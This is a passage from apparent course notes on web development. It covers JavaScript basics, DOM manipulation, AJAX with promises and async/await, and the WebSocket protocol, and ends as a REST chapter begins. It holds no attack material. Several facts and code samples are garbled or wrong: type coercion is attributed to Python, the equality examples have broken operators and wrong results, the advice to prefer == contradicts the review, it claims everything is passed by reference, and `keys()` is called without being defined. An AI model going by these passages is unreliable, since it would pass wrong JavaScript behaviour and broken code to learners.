f(1);
```

The code segment before will give an alert to the user with `Hi mom I'm on the projector`

Another example:

```
function p(a) {
    function q() {
        console.log("a: " + a);
        console.log("arguments: " +
→ arguments[0]);
    }
    return q;
}
r = p(1);
s = p(2); // now p is finished running, what
→ happens to a?
r(3); // print 1
s(4); // print 2
```

Even though `r` will print 1 and `s` will print 2 the arguments that `r` and `s` will print is 3 and 4 respectively.

This is because function p will return function q to the caller that is r and s. When give parameters to r and s those arguments will go to function q. However, function q doesn't take in any parameters. What gives? In JavaScript giving additional parameters to a functions is stored in the `arguments` variable as a list. Where the first additional argument is stored in `arguments[0]`, the next additional argument is stored in `arguments[1]` and so on.

SCOPE

By default creating a variable makes globals. To create a local variable use

- `'use strict'`
- `let`
- `const` for constants
- `var`
- `let` and `const` scopes variables/constants to the enclosing block
- `var` scopes variables to the enclosing function

```
"use strict";
function f() {
    let a = 1;
    for (let i = 1; i<10; i++) {
        var c = i; // var defines it inside
        → the function
        let b = i; // let only defines it
        → inside the for loop
    }
    console.log(c); // 9
    console.log(b); // Reference Error
}
f();
console.log(a); // Reference Error
```

Note

`let` should be used over `var` because regardless of where a `var` variable is created it's hoisted to the top of its scope. While `let` behaves similar to a regularly defined variable.

TYPE COERCION

Python does a lot of implicit type conversion

```
"1" + 1 //-> "11"
```

There is a bias towards strings and floats for conversions.

THIS

Like `self` in Python, except: You don't have to list in the arguments. It's not automatically bound to an object.

In most cases, the value of `this` is determined by how a function is called (runtime binding). It can't be

set by assignment during execution, and it may be different each time the function is called.

In non-strict mode the value of `this` is always a reference to an object. In `'use strict'` mode it can be any value.

```
class Quiz {
    write() {
        console.log(this);
    }
}
quiz = new Quiz();
w = quiz.write
w()
```

In JavaScript the `w` method isn't bound to the `quiz` object unless we call it explicitly like `quiz.write`, `w.call(quiz)` or bind it with `w.bind(quiz)`

ES5 introduced the `bind()` method to set the value of a function's `this` regardless of how it's called, and ES2015 introduced arrow functions which don't provide their own `this` binding (it retains the `this` value of the enclosing lexical context).

ANONYMOUS FUNCTIONS

JavaScript allows anonymous functions by returning a function definition.

```
var outer = function(text) {
    return function(x) {
        console.log(this);
        alert(text);
    }
}
var f = outer("Hi mom I'm on the projector");
f.call({}, 1);
```

ARROW FUNCTION =>

Like anonymous functions but they always keep the `this` from when they were created.

```
var outer = function(text) {
    return (x) => {
        console.log(this);
        alert(text);
    }
}
var f = outer("Hi mom I'm on the projector");
f.call({}, 1); // {} is ignored because it's
→ an arrow function
```

NAMES

- Start with a letter followed by underscores, letters or numbers.
- Can't be a reserved word like `break` or `case` or `for` or `function` or `if` or `in` etc.
- Convention is to use `camelCase` like Java not `snake_case` like Python.

```
var aString = "Strings";
var break = "not allowed!";
var BREAK = "This is allowed!";
var BrEAK = "Try not to abuse case
↪ sensitivity";
```

NUMBERS

Everything is a double, write integers, decimals, or decimals with an exponent.

```
var aNumber = 10;
var aNumber = 11.11;
var aNumber = 1e-100;
var aNumber = 1E+100;
var nan = NaN;
var inf = Infinity;
var negativeInfinity = -Infinity;
```

CASTING NUMBERS

There are many different ways to cast numbers

CASTING TO AN "INTEGER"

```
Math.floor(0.7)  
Math.ceil(0.7)  
Math.round(0.7)  
Math.trunc(0.7)
```

CASTING TO A FLOAT

```
parseFloat("127")
Number("0x7F")
+ "0x7F" // Unary plus is the same as Number
```

JavaScript also accepts string hexadecimal for conversions to numbers

ROUNDING ERRORS

Since everything's a double, you get rounding errors.

```
a = 0.1  
b = 0.2  
a + b == 0.3 // Should be true but false due  
→ to a rounding error
```

STRINGS

- Unicode by default
 - Use ' ' or " "
 - Any characters except control characters and " " or '

```
var aNumber = 10;
var aString = "";
var anotherString ="Hi how are you";
var escapesString = "\r\n\t\f\b\\\"\\\'";
var snowMan = "\u2603";
snowMan.length === 1;
aString.length === 0;
```

CASTING STRINGS

There are a ways to convert things to a string

```
    "" + 1;  
1 + "";  
String(1);  
(1).toString();  
String(null); // "null"  
null.toString(); // Error  
(127).toString(16); // "7F"
```

BOOLEANS

- true or false
 - Unfortunately conditional expressions have lot of truthy and falsey values
 - False values:

```
false  
null  
undefined  
''  
0  
NaN
```

- Everything else is true plus **true** itself.

EQUALITY

- == the *abstract* equality operator
 - === the *strict* equality operator i.e., type must match.

```
3==="3" // true
3==="3" // false
1==true // true
1====true // false
undefined == null // true
undefined === null // false
NaN==NaN // false
NaN====NaN // false
isNaN(NaN) // true
```

Generally you should use `==`.

ARRAYS

Arrays in JavaScript are object-oriented and full of methods.

Unlike MATLAB arrays are 0-indexed.

```
var empty = [];
var arrayInitialized = [1,2,3,4, '5']; //mixed!
var arr = new Array(10);
arr[0] === undefined;
arr[0] = 'Assigned';
'Assigned' === arr[0];
arrayInitialized[4] === '5';
arrayInitialized.length === 5;
arrayInitialized.splice(3,1); // delete 4
→ from the array (slow)
```

ITERATING OVER AN ARRAY

You can use `for ... of` to iterate over iterable objects, including strings, arrays, and array-like objects.

```
let a = [1, 2, 3, 4, 5];
for (let i of a) {
  console.log(i);
}
```

If you use `for ... in` on an iterable object, like strings, arrays, and array-like objects then you will get the *indices* of those iterated elements rather than the elements themselves.

OBJECTS

Everything is an object except for these primitives

- Booleans
- numbers
- strings

Although those primitives still have methods, **objects** have properties. These properties are named by a string and property values can be anything including `undefined`. Objects don't have a class and objects are pass by reference.

EXAMPLE

```
var empty = {};
var abram = {
  "name": "Abram Hindle",
  "job": "Throwing Down JS",
  "favorite tea": "puerh"
};
var dog = {
  paws: 4 // note I didn't quote paws
};
dog.paws === 4;
abram["favorite tea"] === "puerh";
abram.name === "Abram Hindle";
abram["favorite tea"] = "oolong";
```

MORE EXAMPLES

```
undefined.property; // Throws a type error
undefined && undefined.property // returns
→ undefined
var empty = {};
empty.property === undefined;
var abram = {
  "name": "Abram Hindle",
  "job": "Throwing Down JS",
  "favorite tea": "puerh"
};
keys(abram); // produces
→ ["name", "job", "favorite tea"]
//prototype!
var abramChild = Object.create(abram)
keys(abramChild); // produces []
abramChild.name === "Abram Hindle"; //
→ inherits keys from abram
```

PROTOTYPES

All javascript objects inherit properties and methods from a prototypes. Prototype provides inheritance in JavaScript where objects can have a prototype object, which acts as a template object that it inherits methods and properties from.

```
var abram = {
  "name": "Abram Hindle",
  "job": "Throwing Down JS",
  "favorite tea": "puerh",
  "sayName": function() {
    alert(this.name);
  }
};
abramChild = Object.create(abram);
abramChild.name = "Child";
function doit() {
  abram.sayName();
  abramChild.sayName();
}
```

In this case `abramChild` is a object created via the `abram` prototype. It inherited all the properties from `abram` as well as their default values, but can change the value of the properties after initialization. In this case change `abramChild.name` to `Child` instead of `Abram Hindle`.

LOOPING OVER PROPERTIES

The `for ... in` statement iterates over all enumerable properties of an object that are keyed by strings, including inherited enumerable properties from the prototype.

```
let author = {
  "name": "Unknown Slide Author",
  "job": "Making Slides",
  "sayName": function() {
    alert(this.name);
  }
};
let hazel = Object.create(author);
hazel.name = "Hazel Campbell";
for (let property in hazel) {
  alert(property + ": " + hazel[property]);
}
```

Object.keys(object)

If you want the properties or keys of the object and exclude their inherited properties then use the `Object.keys(object)` method to iterate over the object's own properties and not their inherited properties.

CLASSES

Classes are in essence, "special functions", and just as you can define function expressions and

function declarations, the class syntax has two components: class expression and class declarations.

JavaScript has several ways of creating **classes**,

- ECMAScript 2015 classes
- Constructor functions

ECMASCRIPT 2015 CLASSES

The proper way of creating classes is using the ECMAScript 2015 classes.

```
// classes start with a capital letter by
→ convention
class Pokemon {
  constructor(name, level) {
    this.name = name;
    this.level = level;
  }
  levelUp() {
    this.level += 1;
  }
}
pikachu = new Pokemon("Pikachu", 1);
pikachu.levelUp();
```

This is similar to C++ where you have a constructor method within the class definition that initializes a class instance. Class methods are defined in a similar way to the constructor.

CONSTRUCTOR FUNCTION

You might see this in older code

```
// classes start with a capital letter by
→ convention
function Pokemon(name,level) {
  this.name = name;
  this.level = level;
  this.levelUp = function() {
    this.level += 1;
  }
}
pikachu = new Pokemon("Pikachu", 1);
pikachu.levelUp();
```

Where instead of a **class** keyword and definition you have a function that will define and initialize its data members and define the class methods within the body of the function constructor.

```
// classes start with a capital letter by
→ convention
function Pokemon(name,level) {
  this.name = name;
  this.level = level;
  this.levelUp = function() {
    this.level += 1;
  }
}
pikachu = new Pokemon("Pikachu", 1);
pikachu.levelUp();
```

Both instances uses `new` to create a new class instance.

ADDING A METHOD TO A PROTOTYPE

If you want to add a new or overwrite a method to an already defined class you can assign the new function on the class's prototype.

```
// classes start with a capital letter by
→ convention
function Pokemon(name,level) {
  this.name = name;
  this.level = level;
}
// have to include "prototype" here so "this"
→ works in the method
Pokemon.prototype.levelUp = function() {
  this.level += 1;
}
pikachu = new Pokemon("Pikachu", 1);
pikachu.levelUp();
```

You can also use the `Object.Create(prototype)` convention to create a new object from a "default" object. Though this is awkward and rarely used.

```
// classes start with a capital letter by
→ convention
var Pokemon = {
  name: null,
  level: null,
  levelUp: function() {
    this.level += 1;
  }
}
pikachu = Object.create(Pokemon);
pikachu.name = "Pikachu";
pikachu.level = 1;
pikachu.levelUp();
```

DOM MANIPULATION

You can use JavaScript to manipulate what's on the page. The browser turns HTML into the DOM or Document Object Model.

- Document: the stuff on your page, the content
- Object: gets turned into objects accessible by JS
- Model: it's a tree with children nodes

DOM ELEMENTS FROM HTML

```
<p>A paragraph</p>
<div>
  Hi!
  <a href="https://google.ca">Click me!</a>
</div>
```

The DOM elements for the html document is

- document (it's a tree with children nodes!)
- Root Element: HTML (`document.children[0]`)
- Element: Head (`document.children[0].children[0]`)
- Element: Body (`document.children[0].children[1]`)
- Element: p (`document.children[0].children[1].children[0]`)

- `#text`: A paragraph
- Element: `div`
- Text: Hi!
- Element: `a`; attribute `href`
- Text: Click me!

RECURSIVE

Because the DOM is a tree you can recursively traverse the in whatever ways you see fit.

```
function domRecurse(start, depth) {
  var out = "";
  for (child of start.childNodes) {
    indent = " ".repeat(depth);
    out += indent + "*" + child.nodeName;
    if (child.nodeName === "#text") {
      out += " " +
        JSON.stringify(child.wholeText);
    }
    out += "\n";
    out += domRecurse(child, depth+1);
  }
  return out;
}
```

QUERYSELECTOR

You can also jump straight to an element using `querySelector`. It uses CSS-style selectors for the query. You don't need jQuery.

```
function domRecurseExample() {
  var start =
    → document.querySelector("#domexample");
  alert(domRecurse(start, 0));
}
```

You can use other selectors than `querySelector` to find specific element(s).

```
// Get all DIVs
var divs =
  → document.getElementsByTagName("div");
// gets all elements with class divider
var dividers =
  → document.getElementsByClassName("divider");
// get the element with the ID main
var main = document.getElementById('main');
// get the element by name
var ups = document.getElementsByName('up');
```

JQUERY

jQuery's functionality is now available from APIs built-in to browsers.

Old projects that need backwards-compatibility or already use jQuery:

- Using jQuery is totally cool!
- New projects using ECMA 2016 and later:
- Better to just use the tools the browser gives you.

CHANGING THE DOM

You can change the DOM by creating elements on the document

FILLING A DIV

This will add

Here's some text in that div! Let's make a link too!

The Let's make a link too! is an `a.href` to <https://google.ca/>.

```
<div id="fillme"></div>

function fillExample() {
  fillme = document.getElementById("fillme");
  fillme.textContent = "Here's some text in
  → that div! ";
  a = document.createElement("a"); // create
  → an a element
  a.textContent = "Let's make a link too!";
  a.href = "https://google.ca/";
  fillme.appendChild(a);
}
```

ADDING A COLOUR BORDER

This will add a randomly colored border to each of the two `div` elements.

```
<div class="styleme">I'm text in a div!</div>
<div class="styleme">I'm text in another
  → div!</div>

function styleExample() {
  var divs =
    → document.getElementsByClassName("styleme");
  divs = Array.prototype.slice.call(divs); // 
  → convert HTMLCollection to Array
  divs.map( (div) => {
    console.log(div);
    div.style.border = "5px solid";
    div.style.borderColor = "rgb(" +
      → (256*Math.random())
      + ", " + (256*Math.random())
      + ", " + (256*Math.random()) + ")";
  });
}
```

This will apply a random border color to both divs.

```
function styleExample2() {
  old =
    → document.getElementById("styleme2sheet");
  if (old) {
    old.parentNode.removeChild(old);
  }
  var css = "div.styleme2 { border: 5px solid
  → "
    + "rgb(" + (256*Math.random())
    + ", " + (256*Math.random()))
```

```

        + ", " + (256*Math.random()) + "); }";
style = document.createElement('style');
style.type = "text/css";
style.id = "styleme2sheet";
style.textContent = css;
document.head.appendChild(style);
}

```

REVIEW

Running JS in HTML.

- Use the `<script>` tag to either inline JS code or even better
- Set the `src` property to the JavaScript file so you don't invalidate the page's cache.

Function.

- Functions can return values.
- Functions can have parameters.
- If parameters are not defined you can still pass arguments to the function by passing them regardless and use the `arguments` array in the function body to access them.
- Function can access all available scope.
- Everything is passed by reference.

Closure.

- Gives you access to an other function's scope from an inner function.
- Closures are created every time a function is created.
- You can call a function that returns another function (let's call it function 2) and calling that returned function (function 2) again will allow that second function (function 2) to access data from the first function. called.

Scope.

- Default creating a variable makes it global.
- For local variable, use `var`, `const` for constants, `let`, or '`use strict`'.
- `let` and `const` scopes variables to the enclosing block.
- `var` scopes variable to the enclosing function.
- `var` also declares and set variable to undefined at the start of the enclosing function.
- Use `let` over `var`

Type Coercion.

- For numbers there is a bias towards floats.
- For everything else there is a bias towards strings, and strings takes precedence.

This.

- Like Python's `self`
- Don't need to list it in the argument so no `def func(self, ...)`.
- Not automatically bound to an object, you have to explicitly define this to a variable or
- call the function using the `call()` or `bind()` method.

Anonymous Functions.

- Defined by just writing `function()` with no identifier.
- The `=>` operator also creates an anonymous function but defines `this` from when they were created.

Names.

- Start with a letter followed by [a-zA-Z0-9_].
- Cannot be a reserved word like `break`, etc
- Use camelCase.

Numbers.

- Everything is a double
- Casting to int can be done using the `Math` module.
- Casting to float can be done using `parseFloat` or `Number` methods and it can take in both integers as well as hexadecimals.
- Numerical errors still apply like in C and C++.

Strings.

- Unicode by default
- You can use the `String` constructor or `(2).toString()` method on the primitive number type or just implicit casting.

Booleans.

- `true` or `false`
- There are falsy types which var keywords and values that default to false. For example an empty string is false.

Equality.

- `==` abstract equality operator, will try and implicit type cast before evaluating.
- `===` strict equality operator, will evaluate if the types match as well.
- Use the strict equality operator over the abstract equality operator.
- Also `NaN != NaN` for both operators, use `isNaN(NaN)`.

Arrays.

- Arrays are object oriented and have methods like
- `length`, `splice`
- index starts at 0.
- index operator is `[]`
- Range based iteration of objects is done using `for (... of ...)`
- Range based iteration of the indices is done using `for (... in ...)`

Objects.

- Everything is an object except for Numbers, Booleans and strings
- They are like JSON format with key-value pairs.
- The keys can be either strings or regular identifier with a colon :
- Passed by reference.
- Object's attributes can be accessed using the object indexing operator `object["string"]` or as a direct attribute so long as it doesn't have any spaces `object.name`.

- `Object.keys(object)` will produce the keys of the object.
- Iterating though the object using `for (... in object)` will iterate through all the keys including its prototype.

Classes.

- Constructor which is the newer standard way
- Constructor functions which is the older way where everything is defined in the function's body.
- You can add a method to a prototype by creating a new attribute to the `object.prototype` attribute.

DOM manipulation.

- Change the content of a page using JS
- You can get elements by using `document.querySelector()` or get specific elements using `document.getElementById<selector>()` where the `<selector>` is what you want.
- You can create an element using `document.createElement()` and assign predefined attributes to it.

CHAPTER 5: AJAX

What is AJAX

AJAX stands for **Asynchronous JavaScript and XML**, although XML has been replaced by JSON.

- Client Side
- Allows Javascript to make HTTP requests and use the results without redirecting the browser.
- Enables heavy-clients and lightweight webservices
- Can be used to avoid presentation responsibility on the webservice.
- JSON is a common replacement for XML
- Twitter.com is heavy on Ajax

AJAX is great an all but has its issues.

- You have to manage History, Back button, Bookmarks in JS
- Security: browsers heavily restrict AJAX to prevent abuse, has Same-Origin Policy
- Even more HTTP requests, consuming more CPU and RAM resources.

MAKING REQUESTS

Use JS to make an HTTP request and get the content
The old school way of doing that was to use:

```
new XMLHttpRequest()
```

The new way is to use the `Fetch API`

```
promise = new Request("some-url");
```

When you use the `Fetch API` it returns a `Promise` object which represents the eventual completion (or failure) of an asynchronous operation and its resulting value.

PROMISE

When you make a `new Request()` it returns a `Request` object, that `Request` object can be asynchronously executed by calling `fetch(request)` on the request. This will create a "pending" `Promise` object. Once created that request will be put into a queue waiting to be asynchronous processed. Once processed or rejected it will then run a callback function given as a argument of the `then()` method of the `promise` object.

`then()` can take in two callback functions, the first function being called on a successful operation, and the second function being called on a failed operation. Both callback functions can be optional, and are replaced with an identity function if not specified. The returning object from a `then()` method is another `promise`. This allows users to chain promises together.

EXAMPLE

```
function makeAPromise(data) {
  return new Promise((resolve, reject) => {
    resolve(data);
```

```
  });

function promiseExample() {
  // .then returns a NEW promise
  var promise1 = makeAPromise("X");
  var promise2 = promise1.then((data2) => {
    // inner function gets called after the
    // promise is resolved
    alert("data2: " + data2);
    return "Y";
  });
  // .then calls its argument with the return
  // value of the
  // previous promises's callback
  // function
  var promise3 = promise2.then((data3) => {
    alert("data3: " + data3);
  });
}
```

In the `promiseExample()` the first promise is to resolve the value "X", then makes another promise to alert the user that data2 is X, where it will return the value "Y". After which is another promise to promise3 where it will alert the user with data3 is Y.

PROMISE DOT-CHAINING

You can also dot-chain or cascade promises into one another.

```
var request = new
  → Request("images/fetch.gif");
var promise1 = fetch(request);
var promise2 =
  → promise1.then(function(response) {
    console.log("Got headers!");
    return response.blob(); // return a
    → promise for raw binary data
  });
promise2.then(function(blob) {
  console.log("Got data blob!");
  var objectURL =
    → URL.createObjectURL(blob);
  img.src = objectURL;
});
}
```

is the same as

```
var request = new
  → Request("images/fetch.gif");
fetch(request).then(function(response) {
  console.log("Got headers!");
  return response.blob(); // return a promise
  → for raw binary data
}).then(function(blob) {
```

```

        console.log("Got data blob!");
        var objectURL = URL.createObjectURL(blob);
        img.src = objectURL;
    });

```

FETCHING JSON

This is a generic JSON GET function

```

function fetchJSON(url) {
    var request = new Request(url);
    return fetch(request).then((response) => {
        if (response.status === 200) { // OK
            return response.json(); // return a
            → Promise
        } else {
            alert("Something went wrong: " +
            → response.status);
        }
    });
}

```

```

var getterID; // global
// Get some JSON every second
function startGetting() {
    getterID = window.setInterval(() => { //
        → callback
        var now = new Date();
        var s = 1 + (now.getSeconds() % 4); //
        → remainder
        var url = s + ".json" // 1.json 2.json
        → 3.json...
        fetchJSON(url).then((json) => { //
            → another callback
            console.log(json); // browser turned
            → the JSON into an object
            text = json.message; // it has
            → properties

            → document.querySelector("#ajaxy").innerText
            → = text;
        });
    }, 1000); // 1 second or 1000ms
}
function stopGetting() {
    window.clearInterval(getterID);
}

```

This code will fetch a JSON object as a promise and return the content of the JSON as another promise to be process/read. The third promise is not consumed or used. The content of the JSON file is put into blockquotes using DOM manipulation. A new content is put into the blockquotes after a second or so.

```

<button type="button"
    → onclick="startGetting()">Start
    → Getting</button>
<button type="button"
    → onclick="stopGetting()">Stop
    → Getting</button>

```

```
<blockquote id="ajaxy"></blockquote>
```

TIMERS

- `window.setInterval` lets you run a function every so many milliseconds.
- `window.setTimeout` lets you run a function once after so many milliseconds.

Note

These timers are not accurate and are not designed to be accurate.

JSON

JSON

- JavaScript Object Notation
- Strict subset of JavaScript
- `JSON.parse` parses JSON text into an Object
- `JSON.stringify` turns an Object into JSON text

EXAMPLE

```

function stringifyExample() {
    var obj = { "food": "hotdog",
                → "condiments": ["ketchup", "mustard", "cheese"],
                → "sausage": "weiner"
            };
    document.querySelector("#hotdog").value =
        JSON.stringify(obj, null, " ");
        → print
}

function parseExample() {
    text =
        → document.querySelector("#hotdog").value;
    var newObj = JSON.parse(text);

        → document.querySelector("#sausage").innerText
        → = newObj.sausage;
}

```

DESIGN WITH AJAX

The design goal of AJAX is to minimize AJAX requests and traffic by bundling together request, etc. Don't hook into every event, use timeouts. This was use to ease page state transition.

What are your events?

- Per user input?
- Per user commit?
- Time based?
- Per Server action?
- Polling?
- Data?
- Content oriented?
- Messages?
- Multimedia?
- Read-based (reddit)

AJAX OBSERVER PATTERN

Observer Pattern

Observer pattern is where an observable keeps a collection of observers (listeners) and notifies those observers if anything changed by sending an update message.

This works great with AJAX if the observable is held client side in a browser and the observer is client side in the browser! Go ahead!




Figure 5.1: Observer Pattern UML

- Still works well with observable in browser and the observers server-side, the client simply notifies via the server's observers whenever an update occurs (but it should also communicate some lightweight state).
- Due to the lack of a client-side HTTP server it is problematic to do the observer pattern with client side observers.

OBSERVING THE SERVER

HTTP is stateless, so a client needs to communicate somehow all of the objects it is observing. Perhaps a serverside Observer proxy that stores observables for a client. Clients need to poll the server to check if there are updates. For the observer pattern to work this polling should allow the server to send update commands. Due to bandwidth concerns and latency concerns, an update from the server should probably include relevant data.

Fighting against:

- Latency
- Bandwidth
- Lack of communication channels
- Lack of ability to push messages to a client
- Polling
- Timer smashing

Solution?

- Polling: The most common
- Push API: Not supported on all browsers
- Comet "long polling": Difficult server-side support
- Websockets: need to make a websocket server.

POLLING THE SERVER

- Don't send too many requests
- Batch (bundle together) requests to the server
- Minimize the number of timers and the frequency of timers E.g. if drawing, a user doesn't need more than 30FPS!
- Don't make requests until the previous request finished...
- Don't make requests you don't have to

ASYNC AND AWAIT

The `async` and `await` are JavaScript keywords that makes asynchronous code easier to write and read afterwards.

- `async` functions returns a promise
- `await` in the async function blocks code execution (stop and wait for the promise to resolve).

EXAMPLE

```
var getterID; // global
async function get2() {
    var now = new Date();
    var s = 1 + (now.getSeconds() % 4); // remainder
    var url = s + ".json" // 1.json 2.json
    // 3.json...
    var json = await fetchJSON(url);
    console.log(json); // browser turned the
    // JSON into an object
    var text = json.message; // it has
    // properties
    document.querySelector("#ajaxy2").innerText
    // = text;
}
function startGetting2() {
    getterID2 = window.setInterval(get2, 1000);
    // 1 second or 1000ms
}
function stopGetting2() {
    window.clearInterval(getterID2);
}

<button type="button"
→ onclick="startGetting2()">Start
→ Getting</button>
<button type="button"
→ onclick="stopGetting2()">Stop
→ Getting</button>
<blockquote id="ajaxy2"></blockquote>
```

DISADVANTAGES

- Execution stops at await, instead of continuing in parallel, although if the browser supports threads

- then the waiting execution will be threaded.
- with `.then(...)` in a loop, the loop completes instantly and each callback function can run in parallel as soon as its ready
- With `await` in a loop, the loop will keep stopping each time it gets to the await.

REVIEW

AJAX.

- Asynchronous JavaScript and XML now JSON
- Allows JS to make HTTP request and use the result without redirecting
- A lot of websites uses AJAX
- The goal of using AJAX is to minimize AJAX requests and traffic by either bundling requests together, etc

XMLHttpRequest.

- The old school of making async requests.
- You have to setup an `onreadystatechange()` function as an event handler and
- have to process a lot of things by yourself

Request.

- Is the new, modern way of doing things.
- It will handle all the state changes and event handlers and all you need to do is implement the promise's handler or callback function.
- `new Request("url")` will create a request object that is the interface for the Fetch API.
- Calling `fetch(request)` on the request object will create a pending promise object that will be executed asynchronously.
- If the promise successfully executes, it will run the callback function given by the promise's `.then(func)` method which will then return another promise.
- You can chain or cascade promises together by successively calling `then()` after each promise.
- You can also create a normal promise by calling `new Promise(func)` where `func` is a function with two callback function parameters.
- You can put promises on timers to execute them periodically or one after a certain period of time. The timers themselves are not accurate.

JSON.

- JavaScript Object Notation
- Strict subset of JS
- `JSON.parse(text)` will turn JSON text into a JS object
- `JSON.stringify(object)` will turn the JS object into JSON text.

AJAX observer pattern.

- Where an observable keeps a collection of observers (listeners) and notifies those observers if anything changed by sending an update message.
- Works great in AJAX if both observable and observers are client side.

- Works well if the observable is client side and the observers is the server.
- Works **not so well** if the observer is the client and the observable is the server due to the lack of a client-side HTTP server.
- For observing the server you can poll, push if the browser supports it, comet or use a websocket. But you have to deal with latency, bandwidth, etc.

Async and Await.

- `async` and `await` are JavaScript keywords that makes async code easier to write and read afterwards
- `async` on a function returns a promise
- `await` within an `async` function will block until the promises resolve.
- Issues is that it stops code execution with the await unless your browser supports threading. Big issue if the await is in a loop.

CHAPTER 6: WEBSOCKETS

WEBSOCKETS

Websockets is a computer communications protocol, providing full-duplex communication channels over a single TCP connection. It can work on HTTP which is a good thing because JavaScript in the browser can't do TCP or UDP.

HTTP

- Traditionally, you make a request and get a response
- Problem: Not nearly as flexible as UDP and TCP
- Workarounds:
 - Polling
 - Long-polling (Comet)
 - Other tricks

We want to send messages either way whenever, we want them to arrive in order, the primary solution is to **Websockets**. **WebRTC** and **EventSource** are also valid solutions but less common.

TECHNOLOGY BREAKDOWN

- Websockets!
 - Messages
 - Full duplex
- WebRTC
 - Streaming Media
 - Messages (same API as Websockets)
- EventSource
 - Server-generated events
 - Just HTTP

You can upgrade existing HTTP connections to a websockets by using the **Upgrade** header. This allows websockets to operate on the same port as HTTP(S) and allows them to be compatible with proxies and reverse proxies.

WHY WEBSOCKETS

It allows for full-duplex message-based communication

- Server can push whenever, client can push whenever
- Both sides can send data at the same time
- Connection stays open
- Don't need to poll
- Avoid big HTTP headers for each message
- Reuse existing technologies as much as possible

WEBSOCKET HANDSHAKE

First the client makes a request

```
GET /chat HTTP/1.1
Host: server.example.com
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Key: dGhIHNhbXBsZSBub25jZQ==
Origin: http://example.com
```

Sec-WebSocket-Protocol: soap, wamp

Sec-WebSocket-Version: 13

And the server responses with

```
HTTP/1.1 101 Switching Protocols
```

Upgrade: websocket

Connection: Upgrade

Sec-WebSocket-Accept:

→ s3pPLMBiTxaQ9kYGzhZRbK+xOo=

Sec-WebSocket-Protocol: wamp

Use GET to specify which Websocket, 1 webserver can service multiple websocket services.

`wss://server.example.com/mysocket`. **Connection:**

Upgrade is used to upgrade the connection to use websockets not **keep-alive** nor **close**. **Upgrade:** **websocket** specify the protocol we're upgrading to. An optional header can be sent,

Sec-WebSocket-Protocol: **wamp**, this specify the sub-protocol on what kind of websockets the user agent want to use.

KEY AND ACCEPT

It uses a kind of Brown M&M test. The client sends **Sec-WebSocket-Key** with a random string. The server responses with a **Sec-WebSocket-Accept** header. This header is generated by taking the client key and appends, **258EAFA5-E914-47DA-95CA-C5AB0DC85B11**. Then takes the SHA1 sum of the appended key. Then finally takes the base64-encoding of the SHA1 sum to generate the accept. After this the client knows for sure the server's ready for websocket.

WEBSOCKET PROTOCOL

The client and server exchange "frames".

- The control frames (out of band): with the hex code **0x8** to close the connection, **0x9** for a ping and **0xA** for a pong.
- The data frame: These are the messages, updates, events, RPCs, whatever you're exchanging with the server.

MESSAGES

Are sent in data frames, the messages could be binary or text, and the size if known ahead of time. This allows for efficient buffering. The messages could be fragmented into multiple data frames.

In Figure 6.1 shows the websocket format.

The first byte contains

- FIN bit
- 3 reserved bits
- 4-bit opcode

The second byte contains

- A mask bit that enables XOR "encryption" mask

Bit	+0..7		+8..15		+16..23	+24..31
0	FIN	Opcode	Mask	Length	Extended length (0–8 bytes) ...	
32	
64	...		Masking key (0–4 bytes)	
96	...		Payload	
...	

Figure 6.1: Websocket Format

- 7-bits for payload length.
 - If the payload length = 126 then a 16-bit payload length follows
 - If the payload length = 127 then a 64-bit payload length follows
 - If masks is set then the masking key follows
- Finally the data.

The smallest fragment is a one byte message, no mask equals 4 bytes. The largest possible header is 14 bytes. Each message just send fragments until FIN. Ordering is handled by TCP.

OPCODES

There are several opcodes for websockets

- 0x1 UTF-8 text (don't break characters)
- 0x2 binary
- 0x8 close
- 0x9 ping
- 0xa pong

EXAMPLE

0x01 0x03 0x48 0x65 0x6c => "Hel". The 0x01 tells the recipient, that the message is UTF-8. The 0x03 is the payload length of 3. 0x80 0x02 0x6c 0x6f => "lo". The 0x80 sets the FIN bit and nothing else. The 0x02 is the payload length of 2.

WHY THE MASK

The primary reason for the mask is to prevent accidentally being parsed as HTTP. The websocket protocol is supposed to work with existing infrastructure and maintainers were worried about cache poisoning by sending fake looking GET requests over websockets.

Masking encodes and garbles a frame with a mask so that you can't send a GET request in the plain. The mask is not there for privacy. This allows browsers to protect against malicious pages doing bad things they shouldn't. Of course we can't do anything about custom clients, which can send whatever they want over TCP.

WEBSOCKET URIS

You can use the scheme ws to use websockets over a uri. For example, ws://server.com:9090/path. wss: is websocket secure, it inherits TLS from the HTTPS connection used initially. The format is the same as HTTP URI but only for the GET method.

PERFORMANCE

The performance benefit for using websockets are as follows:

- Better 2-way communication
- Missing out on client side caching
- Reinvent the wheel by reusing TC/UDP
- Beat the firewall
- Doesn't fully replace XHR/fetch AJAX

ERRORS

During errors like a bad UTF-8 encoding this will lead to a close connection. There is no real prescript other than to close the connection. Closing is done by control frame, TLS, and TCP close.

WEBSOCKETS IN THE BROWSER

JS code in the browser won't have access to fragments, masking, etc. Those are handled by the WebSocket API. The Simple browser API have the following actions

- Open
- Send and receive messages
- Close

The browser sanitizes everything, is in control to prevent malicious web pages from exploiting your browser to do things like poison proxies.

WEBSOCKETS IN JS

Here is an example usage for the websocket API in JavaScript.

```
var ws = new
  → WebSocket("ws://www.example.com/socketserver");
var ws = new
  → WebSocket("ws://www.example.com/socketserver",
  → ["proto1", "proto2"]);

ws.send("A string");

var buffer = new ArrayBuffer(16);
var int32View = new Int32Array(buffer);
websocketInstance.send( int32View ); // send
  → binary

ws.close();
```

You can send a plain string text or an array of binary information, your choice.

Make sure that you define the websocket's onopen event handler to handle anything during the opening of the websocket where the connection is ready to send and receive data. The function should take in a single Event parameter. You should also define the onmessage event handler to handle anything when a message is received from the server. It takes in a single parameter of a MessageEvent type.

CHAPTER 7: RESTFUL WEBSERVICES

REST

Definition 7.0.1 (REST). REST stands for

- **Representational:** Where issues related to representation, how to describe/name/show
- **State:** What is communicated
- **Transfer:** How to communicate

